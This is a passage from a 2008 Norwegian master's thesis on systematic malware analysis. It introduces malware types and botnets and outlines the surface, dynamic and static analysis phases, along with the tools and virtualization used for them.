NTNU
Norwegian University of
Science and Technology

Malware Analysis;
A Systematic Approach

Petter Langeland Wedum

Master of Science in Communication Technology
Submission date: July 2008
Supervisor: Svein Johan Knapskog, ITEM

Norwegian University of Science and Technology
Department of Telematics

Problem Description

Malware is the most prevalent threat towards IT today. Malware analysis is an important part of understanding the objectives of the malware and how to defend against this threat. Malware analysis is generally done in three separate phases; surface, dynamic and static analysis. Surface analysis consist of recognizing or discovering a malware signature. Dynamic analysis concerns with the execution of the software to be able to study its behaviour. Static analysis may be necessary in order to realize a complete understanding of the sample, or in certain cases necessary to be able to run the software in a controlled environment. Static analysis is done at machine code level and is the most time consuming and complex of the three phases.

This thesis will give a systematic approach to malware analysis. A study of malware, malware analysis, and each of the three phases will be performed. Two malware samples will be analyzed as proof-of-concept, one known malware sample, and one new unknown malware sample that has not been previously analyzed.

Assignment given: 01. February 2008
Supervisor: Svein Johan Knapskog, ITEM

Abstract

An almost incomprehensible amount of data and information is stored on millions and millions of computers worldwide. The computers, interconnected in local, national and international networks, use and share a high number of various software programs. Individuals, corporations, hospitals, communication networks, authorities among others are totally dependent on the reliability and accessibility of the data and information stored, and on the correct and predictable operation of the soft ware programs, the computers and the networks connecting them. Malware types have different objectives and apply different techniques, but they all compromise security in one way or another.

To be able to defend against the threat imposed by malware we need to understand both how and why the malware exists. Malware is under constant development, exploiting new vulnerabilities, employing more advanced techniques, and finding new ways to compromise computer security.

This document presents the nature of malware today and outlines some analytical techniques used by security experts. Furthermore, a process for analyzing malware samples with the goal of discovering the behaviour of the samples and techniques used by the samples is presented. A flowchart of malware analysis, with tools and procedures, is suggested. The analysis process is shown to be effective and to minimize the time consumption of manual malware analysis.

An analysis is performed on two distinct malware samples, disclosing behaviour, location, encryption techniques, and other techniques employed by the samples. It is demonstrated that the two malware samples, both using advanced techniques, have different objectives and varying functionality. Although complex in behaviour, the malware samples show evidence of lacking programming skills with the malware designers, rendering the malware less effective than intended. Both samples are distributed in a packed form. The process of unpacking each of the samples is described together with an outlining of the unpacking process.

Preface

> *Security is mostly a superstition. It does not exist in nature, nor do the children of men as a whole experience it. Avoiding danger is no safer in the long run than outright exposure. Life is either a daring adventure or nothing.*
>
> **Helen Keller**

This document is the result of a master's thesis at the Department of Telematics, NTNU. The project title is "Malware Analysis; A Systematic Approach", and was suggested originally by Christophe Birkeland at NorCERT, Norway.

The thesis focuses on malware and malware analysis today, with techniques used by both malware designers and security experts. This document presents a process for analyzing malware, and applies this procedure on two distinct samples. The objective of this thesis is to chart malware in general today and suggest a procedure for analyzing such malware.

Acknowledgements

I would first and foremost like to thank NorCERT, and especially Lars Haukli and Dr. Christophe Birkeland for making this thesis come true, together with profressor Svein Knapskog at ITEM, NTNU. They have all contributed with helpful answers to naive questions, guidance, and support.

Contents

List of Figures

List of Tables

List of Listings

List of Abbreviations

Abbreviation:
1. The act or product of shortening.
2. A shortened form of a word or phrase used chiefly in writing to represent the complete form, [...].

The American Heritage Dictionary of the English Language, 4th edition.

Abbreviation	Complete Form
API	Application Programming Interface
ASCII	American Standard Code for Information Interchange
CPU	Central Processing Unit
C&C	Command and Control
DLL	Dynamic-Link Library
DNS	Domain Name System
DoS	Denial of Service
DDoS	Distributed Denial of Service
EP	Entry Point
GNU	GNU's Not Unix
GPL	General Public License
GUI	Graphical User Interface
HTTP	HyperText Transfer Protocol
HTML	HyperText Markup Language
IAT	Import Address Table
IDS	Intrusion Detection System
IRC	Internet Relay Chat

Abbreviation	Complete Form
ISS	Instruction Set Simulator
MAC	Media Access Control address
MSN	MicroSoft Network. Here: MicroSoft Network Messenger
NOP	No OPeration
NorCERT	Norwegian Computer Emergency Response Team
NTNU	Norwegian University of Science and Technology
OEP	Original Entry Point
P2P	Peer-to-Peer
PE	Portable Executable
RVA	Relative Virtual Address
TCP	Transport Control Protocol
UPX	Ultimate Packer for eXecutables
VM	Virtual Machine

Chapter 1

Introduction

It's a dangerous business going out your front door.

J. R. R. Tolkien

The story of malicious software began around 1982 when the first virus with replicating abilities and harmful intent was written by a high-school student called Rich Skrenta for the Apple II systems [1][Paq08]. The virus was called "The Elk Cloner". It infected a computer when the machine was booted from an infected floppy disk, copying itself to the new machine. When an uninfected floppy disk was inserted in an infected machine, it copied itself to the floppy, thus spreading itself. Its behaviour was relatively harmless; it displayed a small poem every 50th boot (see listing 1.1), however it also had the unintended effect of overwriting code on particular systems.

```
Elk Cloner:
    The program with a personality

It will get on all your disks
It will infiltrate your chips
Yes it's Cloner!

It will stick to you like glue
It will modify RAM too
Send in the Cloner!
```

Listing 1.1: Output from The Elk Cloner.

Since the first virus was created, much have changed in the world of malware, but some things have remained the same. Viruses are still being created and distributed, by teenagers, students and professionals. However, we are now not just facing viruses of different sorts, but also a wide range of malicious software, from adware to trojans to software distributing spam. The programmers also appear to have changed. From unorganized individuals more or less playing around with programming for fun, malware is now a big industry where services like DDoS, spam and phishing[1] are on sale [Jaq08, Ber08a]. Not only is the mali-

[1] Fraudulent e-mail or website claiming to be legitimate seeking indentifiable information. Phishing is an attempt to steal your personal data. F-Secure Glossary of Terms 12. March 2008; `http://www.f-secure.com/security_center/glossary_of_terms.html`

cious content more diverse than its originators, but it is also vastly more sophisticated. Polymorphism, encryption, advanced exploits, intricate spreading, and proficient developers all make the software more sophisticated, harder to detect and harder to cleanse of. The most recent area of development lies in the way malware spreads and communicates. The Elk Cloner spread via floppy disks, and floppy disks only, no network communication was implemented. Today's malware spread through various medias; the Internet, removable drives, network, and seemingly genuine and honest software. Communication is achieved, both between infected machines and controls, by several different communication protocols and organizations, from centralized to peer-to-peer. [Kre08][2].

This development not only makes the malicious software more dangerous, as new ways to make use of the software are found, but it also makes the detection, analysis, and removal of the software increasingly more difficult. Examples are botnets, with the Storm botnet being the most reputed today,[2] which run on machines all over the world without the users knowledge, rendering the machines at the vim of the botnet controllers.

Information and computer security are becoming more important as we trust computers with critical and sensitive information and functions. Malware is one of the greatest threats against the security of digital information. To be able to battle malware and malware developers we need to understand why the malware was developed and how it accomplishes its tasks. We achieve this by analyzing current malware samples, disclosing techniques and objectives of the samples, thus improving the ability to combat malware, reduce its significance and improve computer security.

1.1 Objective

The objective of this thesis is to gain knowledge about the process of malware analysis and common techniques employed by malware designers and malware analysts. Further to apply such knowledge by analyzing two malware samples provided by NorCERT (Norwegian Computer Emergency Response Team). Sample one, `ircbot.exe`, is a fairly well-known malware sample, detected by anti virus programs, offering some information on behaviour and functionality. Sample two, `unknown.exe`, is a malware sample not detected by anti virus programs with no or very limited information available concerning its existence and behaviour. We will examine the samples and draw some conclusions concerning origin, raison d'être, techniques used, and removal.

1.2 Motivation

Malware is a growing problem and a concern for everyone involved in computer security and everyone using a computer. So-called "viruses", that in reality are worms, bots, viruses, trojans, etc., are flourishing with hundreds of new samples seen every day and the rate is increasing [3]. The malware is also becoming more complex and sophisticated, with increasing abundance, and thus also the influence of malware vendors and controllers. The computer security arena

[2]Ref: TrustedSource 12. March 2008. `http://www.trustedsource.org/TS?do=threats&subdo=storm_tracker`

needs to follow suit on malware designers. Thus, knowledge on the structure, techniques and behaviour of malware is needed to understand how computers and data best can be protected.

1.3 Methodology

In the first part of this thesis we will outline some of the theoretical aspects of today's malware and malware analysis to create an understanding of what malware is, its different forms, and common malware analysis techniques. Two samples will be analyzed using several techniques. The analysis will seek to map each sample's behaviour and functionality and to some extent discover techniques used to achieve their functionality. For this task we will use a Dell computer with Intel Pentium 4 CPU 2.53 GHz, 512 MB RAM running Windows XP SP 2 for experiments and testing. In addition we will use an Apple MacBook Pro with Intel Core Duo 2 2.2 GHz, 2 GB RAM running Mac OS X 10.5 for writing and additional testing.

1.4 Scope

We will examine selected subjects of the malware industry and malware analysis, outlining today's malware and describe the most common used malware analysis techniques. We will focus on malware and analysis software for Windows XP SP2. Being aware of the fact that anti virus vendors and other commercial organizations don't always share their knowledge on malware and taking into account that limited resources are available for this thesis, we will base our study on freely available information, and on tools freely available or provided by NorCERT or NTNU (Norwegian University of Science and Technology).

1.5 Document Structure

The thesis consists of six main chapters in addition to references and appendices. All the files included in this document are made available electronically with this thesis, along with relevant log information, the samples studied and some utilities used during the experiments.

- The *Malware* chapter describes malicious software in its different forms and the different purposes of malware.
- *Malware Analysis* is focusing on the theory of malware analysis, the different stages of analysis and the techniques used.
- The *Methodology* part describes the different tools and techniques used in this thesis.
- The *Results* chapter describes the practical work, experiments, cases, and investigations done by the author.
- The *Discussion* presents the results and reviews the results relative to existing research and knowledge.

- The *Conclusion* summarizes the major results and findings, indicates some future work, and concludes this thesis.

Chapter 2

Malware

Never interrupt your enemy when he is making a mistake.

Napoleon Bonaparte

There are many definitions of malicious software, malicious code, and malicious content, often called malware. Two similar definitions of malicious code and malicious software that are feasible for this thesis are noted below. Malware in this thesis is defined as definition number two.

1. Malicious code is defined as:

   > *Programming code that is capable of causing harm to availability, integrity of code or data, or confidentiality in a computing system encompasses Trojan horses, viruses, worms, and trapdoors.* [4].

2. Malware is defined as:

   > *Malware is a set of instructions that run on your computer and make your system do something that an attacker wants it to do.* [1].

In the digital world developing and distributing malware is of interest to individuals and organizations with unethical or illegal intentions. A few examples of malware behaviour are to:

- Delete crucial files on a computer to render it unusable without a recovery process.
- Log every keyboard input to see what the users type.
- Steal personal or sensitive information or files from a computer.
- Use a computer's resources for the purpose of the malware, e.g. send spam emails, DDoS another system, or brute-force encryption keys.

It is possible to accomplish these results in many different ways. We will classify some families of malware that share similar structures or similar behaviours in section 2.2, as done in [1].

2.1 The Existence of Malware

Malware can be perceived as the tool or the weapon of an individual or organization intending an unethical or illegal act concerning computers and data. The development and distribution of malware has two distinct motivations; to wreck havoc; or to gain profit. The former can be everything from playing a prank on a friend, to crash one or several computers, to making an Internet domain unavailable. Profit can be gained by offering spam sending as a service, stealing financial or personal data for various uses, gaining advantage over competing organizations, or publicity.

Another approach to profit is the way the infamous botnet Storm and other botnets acquires illegitimate profit [Hig08]. The botnet sends spam emails urging the recipients to buy stock shares in unknown companies.[1] The botnet's controllers, or the ones who pay for these spam messages, have bought the same shares preceding the spamming and can sell their shares with profit due to the artificial inflation of the share price on behalf of the people falling for the scam.

Not all malware was however, designed to be malware at all. Some malware samples were originally intended to be normal useful consumer software, but behaves like malware in some aspects. An example of such malware is the Sony BMG's Extended Copy Protection (XCP) on music CDs[2]. The XCP installed itself on the computer when the users tried to play a CD. The software installed was in fact a rootkit that was intended to prevent illegal copying of music, but in addition rendered the computer vulnerable to malware and consumed, at times, extensive machine resources. The rootkit clearly fell under the definition of malware and was promptly recalled.

2.2 Types of Malware

Malware comes in all kinds of shapes and forms. As described above, some types of malware were not even intended to be malware. We have classified some main types of malware in respect to their behaviour [1, 5, 6]. However, these classifications and descriptions rarely fit a specific malware sample nowadays. Malware is becoming increasingly more complex and sophisticated, often incorporating and combining several different behaviour characteristics and utilities. We can, however, use these classifications to describe the sample in a more consistent way than just labeling all malware as the colloquial term "computer virus". Thus, these classifications can today be viewed more as techniques employed by malware rather than types of malware. E.g. a trojan backdoor worm, is a disguised self-replicating and self-spreading malware sample implementing a backdoor in the infected machine.

2.2.1 Virus

A virus in the software definition is a self-replicating piece of code that attaches itself to other programs and usually requires human interaction to propagate.

[1] Ref: USA Today 11. April 2008; URL: `http://www.usatoday.com/tech/news/computersecurity/2008-03-16-computer-botnets_N.htm`

[2] Ref: Sony BMG URL: `http://cp.sonybmg.com/xcp/customerletter.html` ; `http://cp.sonybmg.com/xcp/english/updates.html`

The self-replication is not always exact, but the virus can derive variations of itself. Thus a virus differs from most other types of malware as it cannot exist on its own as a stand-alone executable. The virus infects other executables, which when run, does the virus' beckoning. Thus the user often has to run the infected executable in order to run the virus. Viruses often propagate through removable storage, e-mails and download, or shared directories.

2.2.2 Worm

Worms are self-replicating pieces of code that spreads via networks and usually don't require human interaction to propagate. Worms are perhaps responsible for the most severe damage caused by the different malware types, spreading uncontrollably with the exploits embedded. Worms will normally exploit certain vulnerabilities in the systems they spread to, making them hard to prevent and hard to detect.

2.2.3 Malicious Mobile Code

Malicious Mobile Code differs from the other types in that it almost only exists on the web in form of scripts, applets or controls. Mobile code is responsible for today's active web content, so-called Web 2.0 content. Mobile code is downloaded from a server and executed on the client without any other user interaction than for instance visiting a web site. Malicious mobile code can reside at seemingly benign sites as well as purely malicious ones. Malicious mobile code is perhaps today's most serious threat, acting as a launch platform and infection vector for spreading malware [Tho08].

2.2.4 Backdoor

A backdoor is a program that allows attackers to bypass normal security controls on a system, gaining access to the system without valid authorization and possible without logging. The backdoor is often installed by an attacker after gaining access to a system for future unauthorized and easy access.

2.2.5 Trojan

The name Trojan Horse originates from Virgil's poem, "The Aeneid", and serves the digital world exactly the same purposes as in the poem. It is something malevolent disguised as a gift or something useful. Thus software of trojan horse is disguised as useful and harmless software with unwanted malicious behaviour hiding inside. Trojans have been detected as the most common malware type by Microsoft and PandaLabs [3, 7].

2.2.6 Rootkit

Rootkits are tools that modify existing operating system software so that an attacker can maintain access to and/or hide on a machine. An example of a rootkit would be to modify the '`dir`'-command in Windows (list directory contents) to hide files specified by the rootkit, effectively hiding files from the user. The user would not notice anything as the system behaves as normal, but in fact the attacker has successfully hid his malevolent program. Rootkits can be installed in several ways and on several levels. The installation depends on what piece of code of the operating system the rootkit modifies, either kernel code or user level code, and what kind of operating system and what techniques are possible for that specific version of the operating system.

2.2.7 Spyware and Adware

Spyware and adware are two examples of unwanted software not examined in this thesis, but which both belong in the malware group. These types of software often do a stealthy and unwanted installation on a computer. The programs can for example show ads or hijack internet browsing sessions to provide ad sites rather than the wanted sites. As the name spyware suggests, the software can also track user actions, capture personal information etc. and distribute this to its owners. However, these two types differ from the other types of malware in that they are not as aggressive. They generally require user interaction to be installed and do not spread by themselves. They may serve as preamble to malware installation on a system, luring the user to malicious web sites or to download malicious files.

2.3 BotNet

A BotNet is not a type of malware, as the description isn't concerned with explicit malware. BotNet is an abbreviation of "Robot Network". A robot in this sense is an infected computer. An infected computer can be seen as a robot because normally the malware will have the computer under its control serving its master's will and not the computer user's. The network part of BotNet refers to the network created by such robots. This gives the controllers of the network power over a number of machines, in some cases immense computer powers, normally used to send spam emails, and steal personal and sensitive information [8, 9]. To be able to control such a network, the malware has to contact its controllers or its C&C (Command and Control). The by far most common way to achieve this is by IRC servers, although some botnets have used P2P (Peer-to-peer) communication too [10]. Botnets are the most serious and prevalent threat in today's computer security. This is due to the widespread infection and complex organization of the malware which gives the controllers massive computing resources and bandwidth [11].

Chapter 3

Malware Analysis

There are no secrets, only information you do not yet have.

Adam Curry

An unanalyzed life is not worth living.

Socrates

The field of malware analysis is diverse, vast and normally not well documented. There are several reasons for this. Firstly, the perhaps most known malware analysts are the anti virus companies. They tend not to disclose their experience and knowledge and guard their knowhow as proprietary information. However, most anti virus programs base their malware recognition on signatures [5, 6]. Signatures are in the form of a hash[1], or similar, of the malware or parts of it, sequences of bytes in the malware executable, etc. The signatures of known malware samples are collected in a database. The scanning for malware is based on this database, often used together with algorithms to classify the scanned software as good, suspicious, or bad [12]. There are some problems related to this procedure as malware tends to change itself [Jam08], making signatures obsolete and bypassing anti virus programs. There are also variations of scanning the malware based on the malware's tendency to try avoiding being detected or other classifying behaviour heuristics. Secondly, malware is constantly evolving, changing techniques and focus areas. Normally, malware exploits one or several vulnerabilities in software. However, software is constantly evolving too, with releases of new versions and patches almost daily. Thus, dynamic development of malware must take place to meet the challenge form frequent changes in software. As an example, Windows XP, the most popular OS in the world and thus the most targeted platform for malware, is going out of production soon. The availability of Windows XP among original equipment manufactures ends 30th June 2008 and the mainstream support ends on 14th April 2009.[2] This means that a number of machines will be running either the new Windows Vista or

[1]By hash we mean the output of a cryptographic hash function. Ref: RSA Laboratories of RSA Security Inc.; 19 March 2008; `http://www.rsa.com/rsalabs/node.asp?id=2176`

[2]Ref: Microsoft; `http://support.microsoft.com/lifecycle/?C2=1173` ; `http://www.microsoft.com/presspass/features/2007/sep07/09-27xpsalescycle.mspx`




Figure 3.1: Time consumption and estimated information gain in malware analysis.

eventually the foreseen Windows 7 in 2010. These new operating systems have different kernels, functionality, and API from Windows XP and malware has to change with its victim's OS.

Malware analysis is somewhat different from anti virus programs' more generic scans. There are several different ways of scanning the malware samples based on behaviour which borders on an Intrusion Detection System (IDS) [13, 14, 15], exceeding anti virus programs' scans. Malware analysis in this thesis however, is meant as the process of investigating the behaviour of a specific sample of malware. This process consists of three different stages with different goals, approaches and methods. It is valuable to notice the complexity and estimated information potential and time consumption for each of the three phases; surface analysis; dynamic analysis; and static analysis (see figure 3.1).[3] Traditionally, a study or analysis of malware will follow this procedure: surface, dynamic, and static analysis. The analytical process should, however reflect the purpose and objective of the analysis and justify the comprehensiveness and whether one, two or all three steps are required. The three different phases are outlined below.

3.1 Surface Analysis

Surface analysis is usually the first stage of a malware analysis process and is almost always carried out. This is also true for anti virus programs that just scans a sample for a signature. A surface analysis consists of opening the sample and quickly search for information in the sample file without executing it (see table 3.1).[4] Information like strings can provide significant of information. The

[3]Ref: NorCERT by Lars Haukli and Dr. Christophe Birkeland.
[4]Mozilla Firefox is a free open source web browser ; `http://www.firefox.com/`

Procedure	Tool suggestion
Anti-virus scan	VirusTotal
Stringdump	strings
Executable packer detector	PEiD
Websearch of available information	Mozilla Firefox

Table 3.1: Surface analysis steps for a malware sample (see chapter 4 for description of tools).

reason for this is that hard coded strings in the program remain as complete strings in the compiled program. Thus, one is able to see all hard coded strings, provided that no anti analytical techniques are installed, preventing such insight. For example a bot called BlackEnergy had the two following strings in the binary file:

- `Opera/9.02 (Windows NT 5.1; U; ru)`
- `Mozilla/5.0 (Windows; U; Windows NT 5.1; ru; rv:1.8.1.1)`

These strings gave an indication as to the behaviour of the bot, namely that it made HTTP-requests to websites [Naz08]. This is because those two strings match perfectly with the 'User Agent'-variable in web browsers. A curious feature of this bot is that it uses two distinct user agents to make HTTP-requests. The bot was a so called DDoS-bot used to launch DDoS attacks on specified domains. The two strings also set the language locale to "ru" which is Russian. Thus the solution for a Norwegian victim was to block requests with the Russian locale set since the sites did not see any other traffic in Russian than from the malware sample.

Surface analysis also includes running scanner programs on the sample to detect whether they can provide any information. Anti virus programs and online scanners may recognize a signature and be able to disclose some information on the sample. There are several free online scanners available where one can upload a malware sample and have it run through the most used anti virus programs and view their classification of the sample, as done in figure 5.1.

This analytical phase is considered merely as a peek at the malware sample. It will normally give some general idea on what type of malware it is, reveal some anti analysis techniques, provide some general information from anti virus vendors and at times some general information on the Internet. In some cases this information will be adequate. For instance, if a machine is infected you would normally only need to look up an anti virus vendor that can detect the sample to receive a description on removal.

3.2 Dynamic Analysis

The dynamic analysis consists mainly of running the target sample and gathering diagnostics and behaviour results based on logs and monitoring tools (see table 3.2). This is a much more complex and time consuming process than that

Procedure	Tool suggestion
Pre-execution	
Controlled environment	VMware Server
Network monitoring	Wireshark
Process and disk monitoring	Process Monitor
File dump	FileDump
Controlled execution of sample	OllyDbg
Dump process strings in memory	Process Monitor
Post-execution	
Registry	RegShot
Rootkits	RootkitRevealer
Scheduled tasks	AutoRuns

Table 3.2: Dynamic analysis steps for a malware sample (see chapter 4 for description of tools).

of surface analysis. The reason is that the sample is executed and often can exhibit complex behaviour. The main areas that are monitored during initial run of the sample are;

- **Memory** Mainly processes run, with threads. Shows what processes are spawned and with which commands.
- **Disk** File and registry accesses and alterations. Shows file and registry read, write, creations and deletes.
- **Network** All network traffic.

By monitoring these areas and looking for abnormal or suspicious behaviour, a rough image of the sample's functionality can be revealed. Memory and disk monitoring will provide information on what is happening on the local computer, while network monitoring will indicate the sample's contact with other computers through local or external networks.

Further we can monitor the possible files being written to and dump them to study the content. This procedure will give information on how the sample installs itself on the computer, how it tries to hide itself, or become boot persistent. By analyzing the network packets sent, it is possible to discover IP addresses, content sent over the network, protocols used, etc. Not all information gained is valuable or correct. A team tracking a BotNet for two months found the IP address `1.3.3.7`, which clearly is not a valid IP address, but a reference to the word "elite" spelled in geek-speak [Ber08b]. One C&C (Command & Control) was also discovered to have multiple IP addresses (see figure 3.2).

It is important to remember the implications of handling a malware sample. This piece of software was designed to exercise actions unintended by and unknown to the user of the computer. Therefore, network traffic should be kept




Figure 3.2: A botnet tracked for two months showing IP address hopping [Ber08b].

at a minimal level, or monitored live to be able to prevent illegal and malicious activity, or even spreading of the sample. Such care will be demonstrated in later experiments.

An option is to run the sample inside a debugger. Depending on the debugger we can see the sample, or parts of it, in assembly code. Here we can follow each instruction as it is executed and further discover the functionality of the sample, we can also pause the target process at any time, giving the time needed for behaviour investigation. An analysis of the actual code will be more of a static analysis, described below. We can, however, make use of a debugger to more closely control the running sample. Debuggers are described in detail in section 4.2.

To be able to execute the sample several times and perform proper experiments, we need the same environmental parameters for each run. We also need to be able to perform several experiments consecutively without too much time used on initialization. We can achieve this by running the sample in a controlled environment using virtualization. Virtualization in this context means a virtual machine (VM) in which the sample is executed. Virtualization is outlined in section 4.1.

All in all, the dynamic analysis is broader than the surface analysis. At lot of data and information can be discovered during a dynamic analysis, providing an almost complete understanding of the sample. This will normally suffice to map most of the sample's behaviour, how it contacts its C&C, installation on the system, etc. The information not found during surface and dynamic analysis can be found using static analysis.

3.3 Static Analysis

The last phase of the analysis is the static analysis, involving examination of the machine code of the binary sample in order to further discover functionality and techniques used by the sample. The sample is not executed to monitor behaviour, it is the machine code in the binary file that is examined. An other way of describing dynamic and static analyses, is that dynamic analysis is behavioural analysis while static analysis is code analysis. Thus, even though the sample is executed in a debugger to examine the code, it is still a static analysis. This has both advantages and disadvantages. The most disadvantageous about static analysis is that it may be very time consuming and it may be very complex to perform, at times it may even be nearly impossible to obtain the information or answers needed. Advantages are that static analysis is safe. The sample is never really executed uncontrolled and hence cannot create any damage or do anything unintended by the analyst. The analysis can provide answers to every question about the sample, as you can examine every instruction in the binary file.

Static analysis is often referred to as reverse engineering. Reverse engineering is the opposite of engineering, disassembling a product instead of creating it. In this context, the term reverse engineering is used because a compiled program, binary file, is studied in order to reveal the original program.

Surface analysis may perceived as a form of static analysis as the analysis is in fact static because the sample is never executed. However, it is important to distinguish surface analysis from static analysis because of the different goals. Surface analysis is supposed to only give a brief view of the sample in a very short time period. Whereas static analysis, on the other hand, may provide profound and detailed information about the sample, but the time required for the analysis may be several hours, or even days.

In static analysis the machine code in the binary is examined. For this purpose several tools are available. The most basic being a hex editor, short for hexadecimal editor. Other, more sophisticated programs are also available. This editor reads the binary sample as hexadecimal values and presents them, often with ASCII-representation shown at the same time. This can be valuable for viewing ASCII strings, but other than that it is very basic and difficult to use in the analysis of a large binary.

Another type of tools is the debuggers. The disadvantage of some debuggers is that they require the sample be run and throughout the execution it is possible to control each instruction as it is sent to the CPU. However, some debuggers allow for dumping of the binary in assembly form, acting as a disassembler. Every debugger has to interpret the machine code, but debuggers have to a varying degree capabilities of showing the disassembled machine code. Assembly language can be seen as the human readable translation of machine code. The disassembler will interpret each hexadecimal value in the binary and translate these to CPU instructions and data. For example listing 3.1 adds the two integers 135 and 294 in assembly language.

Disassemblers are programs that translate machine code into assembly code. Debuggers have this functionality too, acting as disassemblers. The functionality debuggers have in addition is the ability to step through the code, control program context and process information etc. Thus, most debuggers have the functionality of a disassembler. The programs used in this investigation, IDA Pro and OllyDbg (see section 4.3), act both as disassemblers and debuggers.

```
mov eax,135   ;; move integer 135 to register eax
mov ebx,294   ;; move integer 294 to register ebx
add eax,ebx   ;; add register eax and ebx and store result in eax
```

Listing 3.1: Simple addition in assembly (comments after ";;").

It is important to remember that many malware samples use some sort of technique for obfuscating the binary file making it unreadable, thus the translation into assembly language will not work. That is, there will be a translation into assembly code, but the code will not be readable or may actually be incorrect. More on this subject is found in section 4.2.1.

The final category of tools in static analysis is decompilers. Like the name suggests, the tools try to decompile a binary executable into higher level code, like, for instance, the programming language C. Due to the complexity of today's compilers, this is often unfeasible to do. The compilers carry out optimization both in respect to runtime and in respect to size of the executables. Even though the compiled executable runs as designed in high level code, it might not be trivial to go the other way and decompile the executable into working high level code [16]. However, decompiling a small part of the binary may be helpful in understanding the structure and functionality of the code. Some languages and compilers do include information about the original high level code which enables decompilers to provide functional high level code. Unfortunately malware samples are rarely in this form.

The complete static analysis of a binary file is generally not needed. When doing static analysis, information on the malware sample has normally already been gathered through surface and dynamic analysis, reducing the need for static analysis. It is often advisable to have specified goals or objectives prior to starting the static analysis. This will help to avoid spending too much time and resources reading machine code and trying to interpret the program.

3.4 The Analytical Process

It is believed that the analytical process of going through each of the three phases described above in succession, or as the flowchart below describes (see figure 3.3), is the most efficient and sensible way of analyzing malware thoroughly. The process will gradually yield more information about the sample, and will gradually be more challenging, and require more time and resources (see figure 3.1). This top-down process provides a path from an unknown sample to a fully analyzed open sample. Along the way, one invests more and more time, nesting information and clues all the way. At any stage in the process, at which the goal of the analysis is met, the process can be terminated. However, more files can be acquired during the analysis process due to the sample's spawning or downloading, and the sample may exhibit complex behaviour. The flowchart in figure 3.3 shows the analysis process of a sample.

By conducting the analysis in this manner, spending valuable time and resources on unnecessary analysis is avoided. For example, if the sample has been analyzed previously, it will be discovered during the surface analysis. It is important to note that the whole object of the analysis is obtain certain and specific information about the malware sample. This information range from the platform it runs on and general functionality, to techniques used and a deep understanding of the sample. To be able to analyze efficiently, it may be necessary to repeat or omit certain aspects of each of the three analytical phases. In general the three phases will supplement each other. Together they will cover any aspect of analyzing malware.




Figure 3.3: Malware analysis flowchart showing the process of analyzing complex samples. The analyst must judge which files of the sample are interesting and valuable to analyze, and to what extent the analysis should be performed.

Chapter 4

Methodology and Accomplishment

It is impossible to make anything foolproof because fools are so ingenious.

Murphy's Law


In this chapter the technology of virtualization and some debuggers will be described, together with an outlining of how malware defends itself against such techniques. In the last section of the chapter a description of the tools used in the analytical process will be given.

4.1 Virtualization

Virtualization is the process of emulating a regular OS environment [17]. This can be achieved by software that fully emulates hardware, pure software virtualization, or by software that runs directly on the computer hardware, but shields the host environment from the guest environment, hardware bound virtualization.[1] Figure 4.1a shows the architecture of pure software virtual machines, whereas figure 4.1b shows a version of a hardware bound virtual machine architecture. Virtualization will in both cases run the guest OS in a controlled environment, which is the goal. This allows controlling the environment of the sample and revert to a clean environment after analysis efficiently. If the sample were to be analyzed in a regular OS, a cleanup process would have been necessary after the malware sample, a task which might not be trivial and can be time consuming.

To be able to provide this virtual environment, the virtualization layer program emulates hardware to the guest OS. In this way, the guest OS will use the hardware as it would on any computer, but in reality the virtualization

[1] There are some other possibilities of achieving a controlled environment like with virtualization, for example using Core Restore. However, they involve special hardware or special solutions which were not accessible during this work. The most common solution and the solution used in this document is virtualization.



(a) Pure software virtual machine. (b) Harware bound virtual machine.

Figure 4.1: Virtual machine architectures.

